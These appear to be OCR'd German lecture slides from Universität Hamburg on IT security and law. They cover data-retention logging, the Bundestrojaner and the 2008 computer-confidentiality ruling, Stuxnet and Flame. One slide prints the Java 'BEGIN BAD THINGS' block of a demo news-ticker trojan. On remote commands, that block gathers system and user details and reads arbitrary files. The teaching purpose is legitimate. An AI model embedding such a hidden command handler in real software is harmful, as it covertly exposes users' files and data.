
1. Proxy speichert URL bzw. durchgeleiteten Inhalt
2. Proxy sendet Header: X-Forwarded-For: 123.456.789
3. Proxy speichert Quellportnummer des ausgehenden Requests
4. Proxy speichert Zeitpunkt und »Umschreiben« *jedes* Requests
   - funktioniert nur zuverlässig bei hochsynchronen Uhren
   - mangelnde Verfügbarkeit eines geeigneten Zeitdienstes
   - auch Server (nicht verpflichtet gem. TKG) muss exakte Zeit verwenden
   - Varianzen in den Paketlaufzeiten machen praktische Rückverfolgung ggf. unmöglich
   - HTTP 1.1 erlaubt mehrere HTTP-Requests in einer Verbindung: 1 Logeintrag in Proxy und viele im Server

(6) Wer Telekommunikationsdienste erbringt und hierbei die nach Maßgabe dieser Vorschrift zu speichernden Angaben verändert, ist zur Speicherung der ursprünglichen und der neuen Angabe sowie des Zeitpunktes der Umschreibung dieser Angaben nach Datum und Uhrzeit unter Angabe der zugrunde liegenden Zeitzone verpflichtet.

Fallbeispiele

- DNS-Sperre und Umgehungsmöglichkeiten
- Vergessen im Internet (»Digitaler Radiergummi«)
- Vorratsdatenspeicherung – Grenzen und Risiken
- »Bundestrojaner« und das neue Computergrundrecht
- Cyberwarefare: Politisch motivierte staatliche Angriffe

- Darf sich der Staat auch solcher Angriffsmethoden bedienen,
  - die zwar dem Schutz des Staates und seiner Bürger dienen, jedoch
  - die Integrität und Vertrauenswürdigkeit von IT-Systemen untergraben und
  - schlimmstenfalls auch gegen ihn selbst verwendet werden können?



Neue Technik

- Darf sich der Staat auch solcher Angriffsmethoden bedienen,
  - die zwar dem Schutz des Staates und seiner Bürger dienen, jedoch
  - die Integrität und Vertrauenswürdigkeit von IT-Systemen untergraben und
  - schlimmstenfalls auch gegen ihn selbst verwendet werden können?


- Antwort: »Neues Computergrundrecht«
  - Bundesverfassungsgericht im Februar 2008:
    - Grundrecht auf »Gewährleistung von Vertraulichkeit und Integrität informationstechnischer Systeme«
    - Erlaubte Einschränkungen:
      - Gefährdung von Leib, Leben und Freiheit einer Person
      - Gefährdung der Grundlagen des Staates
      - Gefährdung der Grundlagen der Existenz der Menschen

Darf sich der Staat auch solcher Angriffsmethoden bedienen?


- Implementierungen
  - politisch motivierte stattliche Angriffe mit oder auf IT-Systeme anderer Staaten (Cyberwarefare)
    - Stuxnet, (Duqu,) Flame
  - Gesetzlich erlaubte Telekommunikationsüberwachung und Beweissicherung (Online Durchsuchung) direkt auf dem PC eines Verdächtigen
    - Staatstrojaner / Bundestrojaner


Trojanisches Pferd greift von innen an

Bösartige *Anwendung* könnte Texteingaben abfangen, verschlüsselte Festplatten lesen, …




Demo: TrojanNews







Firewall verhindert Wirksamkeit des Trojanischen Pferdes nicht

Internet





Börsenticker, Newsticker o.ä.



Demo: TrojanNews

- Insgesamt 916 Zeilen Java-Code, davon ca. 70 Zeilen Schadcode.
- Zum Vergleich: Loveletter (I-Love-You-Virus) hatte auch nur 330 Zeilen Code.
- Es ist weniger eine Kunst, ein Trojanisches Pferd zu programmieren.
- Das Problem für den Angreifer besteht darin, es unbemerkt beim Opfer zu platzieren bzw. diesen zu überlisten, es selbst zu installieren.

```
////////////////////////////////////////////////////////////////
//
// BEGIN BAD THINGS
//
if(command!=null) {
    if(!(command.startsWith("null"))){ }
    if(command.startsWith("info")) {
        String ipn = null;
        try { ipn = InetAddress.getLocalHost().getHostAddress();}catch (Exception e) {}
        returnString = "";
        returnString += "\n os.name="+System.getProperty("os.name");
        returnString += "\n user.name="+System.getProperty("user.name");
        returnString += "\n user.home="+System.getProperty("user.home");
        returnString += "\n user.dir="+System.getProperty("user.dir");
        returnString += "\n ip.address="+ipn;
        returnString += "\n ";
    } else if(command.startsWith("tell")) {
        int firstSpacePosition = command.indexOf(' ');
        String ms = command.substring(firstSpacePosition + 1);
        returnString = "";
        returnString += "\n OK: message received by client";
        returnString += "\n ";
    } else if(command.startsWith("get")) {
        int firstSpacePosition = command.indexOf(' ');
        String fileName = command.substring(firstSpacePosition + 1);
        try {
            File f = new File(fileName);
            if(f.isDirectory()) {
                String[] fl = f.list();
                returnString = "";
                for (int i=0; i<fl.length; i++) {
                    returnString += "\n " + fl[i];
                }
                returnString += "\n ";
            }else { // read file
                returnString = "";
                BufferedReader inF = new BufferedReader(new FileReader(f));
                int c = inF.read();
                while((c = inF.read())!=-1)
                    returnString += (char)c;
                returnString += "\n ";
                inF.close();
            }
        }catch(Exception e) {
            returnString = "Error: "+e.getMessage();
        }
    } else if(command.startsWith("exit")) {
        newsLabel.setText("We will exit in 5 seconds! Sorry...");
        try { Thread.sleep(5000); } catch (Exception e) { }
        running = false;
        this.setVisible(false);
    }
}
//
//
// END BAD THINGS
//
////////////////////////////////////////////////////////////////
```


»Staatstrojaner«

- Haupteinsatzgebiet ist die sog. Quellen-Telekommunikationsüberwachung (Quellen-TKÜ)
  - Oktober 2011 entdeckt
  - Mehrfach unabhängig durch Reverse Engineering analysiert und publiziert
    - Chaos Computer Club
    - Universität Mannheim

- Auftragsarbeit:
  - Auftraggeber: deutsche Sicherheitsbehörden
  - entwickelt von Digitask GmbH
  - geht vermutlich zurück auf eine Skye-Capture-Unit


- Funktionen
  - Ausleiten des Skype-Datenverkehrs
  - Screenshots, Mikrofon einschalten, Keylogger
  - Nachladefunktion

  - Schwach verschlüsselte Kommunikation mit einem Command-and-Control-Server im Ausland (USA)
    - AES im ECB-Mode mit fest kodiertem Schlüssel



- Schwach verschlüsselte Kommunikation mit einem Command-and-Control-Server im Ausland (USA)
  - AES im ECB-Mode mit fest kodiertem Schlüssel

- Richtig wäre: Cipher Block Chaining (CBC) verwenden.



$C_0 = IV$
$C_i = E(K, M_i \oplus C_{i-1})$

$C_0 = IV$
$M_i = E^{-1}(K, C_i) \oplus C_{i-1}$

Industriespionage

- Beispiele für Angriffe
  - Präparierte USB-Sticks
    - auf Parkplatz »verlieren«
  - Bewerbung auf offene Stelle
    - Begleitbrief und Unterlagen auf bewusst infizierter, beigelegter CD-ROM
  - Reinigungspersonal installiert Hardware-Keylogger zum Abfangen von Passwörtern

Fallbeispiele

- DNS-Sperre und Umgehungsmöglichkeiten
- Vergessen im Internet (»Digitaler Radiergummi«)
- Vorratsdatenspeicherung – Grenzen und Risiken
- »Bundestrojaner« und das neue Computergrundrecht
- Cyberwarefare: Politisch motivierte staatliche Angriffe


Stuxnet


- Internetwurm, der mit dem Ziel entwickelt wurde, die innerbetrieblichen Abläufe eines speziellen Typs von Industrieanlagen empfindlich zu stören.
  - Entdeckung im Juli 2010
  - Ziel: Unbemerkte Änderung von Programmteilen in speicherprogrammierbaren Steuerungen (SPS)
  - Verwendet vier Zeroday-Exploits zur Verbreitung und Rechteausweitung
  - Insiderwissen für Entwicklung erforderlich
  - Selbstzerstörung (nur Windows-Komponente) nach 35 Tagen


Bild von Natanz (Majid Saeedi/Getty Images)

Stuxnet - Szenario (Industrieanlage)

Intranet





IDE
(Siemens Step 7)

Stuxnet

Wechseldatenträger

Prozess-
visualisierung
(Siemens
WinCC)

isoliertes
Netzwerk

Programmierung
(Siemens Field PG)
Step 7

Stuxnet

Stuxnet

Speicherprogrammierbare Steuerung
(Siemens Simatic SPS)

Stuxnet


Sensoren

Aktoren
(Zentrifugen)

Infektion der SPS und mechanische Zerstörung

- Injektion der SPS
  - Stuxnet überprüft Konfiguration der SPS und befällt nur bestimmte Systeme
  - genaue Kenntnis der Analgen muss vorhanden gewesen sein

- Mechanische Zerstörung (Drehzahlmanipulation)



Stuxnet

- Urheber: USA und Israel
  - Anordnung von 2006 von US-Präsident Gerorge W. Bush
  - in 2010 bestätigt durch Präsident Obama

Quelle: New York Times: Obama Order Sped Up Wave Of Cyberattacks Against Iran. June 1, 2012, page A1

- Besonderheiten
  - Kombination mehrerer unbekannter Zero-Day-Exploits
  - befällt nur bestimmte Systeme (laut Symantec ca. 70% im Iran)
  - Infektionsweg über mehrere Systemgrenzen hinweg
  - P2P-Kommunikation infizierter Systeme
  - Update-Mechanismus
  - Verwendung gestohlener Zertifikate

    - Transitives trojanisches Pferd, da auch die IDE »befallen« wird

Flame

- Universelle Schadsoftware zur Spionage auf Windows-Rechnern
  - Screenshots, Einschalten des Mikrofons am Rechner
  - Sniffing des lokalen Netzverkehrs
  - Zugriff auf Bluetooth-Geräte
  - Nachladen weiterer Schadfunktionen
  - Keine automatische Selbstzerstörung, Deinstallation per Befehl

- Stuxnet-Nachfolger?
  - Ziel des Angriffs: Rechner im Iran (wie Stuxnet)
  - Angreifer: mutmaßlich programmiert durch USA und Israel

- Merkmale
  - im Mai 2012 entdeckt, Teile des Codes deutlich älter
  - modularer Aufbau
  - zusammen ca. 20 Mbyte Code = Drohkulisse?
  - Dezentrale »Steuerzentrale« (Command and Control Server)

Flame

- Infektions und Replikationsmechanismus
  - vollständig aktuelles Windows 7 mittels Windows Update Funktion infizierbar:
    - Umleitung der Update Requests noch nicht infizierter Rechner auf bereits infizierten Rechner im (lokalen) Netz
    - Installation eines falschen, korrekt signierten »Systemupdates«

Flame nutzte unbekannte Schwachstelle in den Zertifizierungsfunktionen von Windows -> Code von Flame wurde unberechtigt signiert


  - Zertifikat wurde inzwischen zurückgerufen
  - Aktuelle Windows-Systeme nicht mehr infizierbar


Fallbeispiele

- DNS-Sperre und Umgehungsmöglichkeiten
- Vergessen im Internet (»Digitaler Radiergummi«)
- Vorratsdatenspeicherung – Grenzen und Risiken
- »Bundestrojaner« und das neue Computergrundrecht
- Cyberwarefare: Politisch motivierte staatliche Angriffe

Zyklus von Freiheit und Sicherheit

- Variablen:
  - ω
  - A





Prof. Dr. Hannes Federrath
FB Informatik, AB SVS
Universität Hamburg
Vogt-Kölln-Straße 30
D-22527 Hamburg

E-Mail federrath@informatik.uni-hamburg.de

Telefon +49 40 42883 2358

http://svs.informatik.uni-hamburg.de

Universität Hamburg
DER FORSCHUNG | DER LEHRE | DER BILDUNG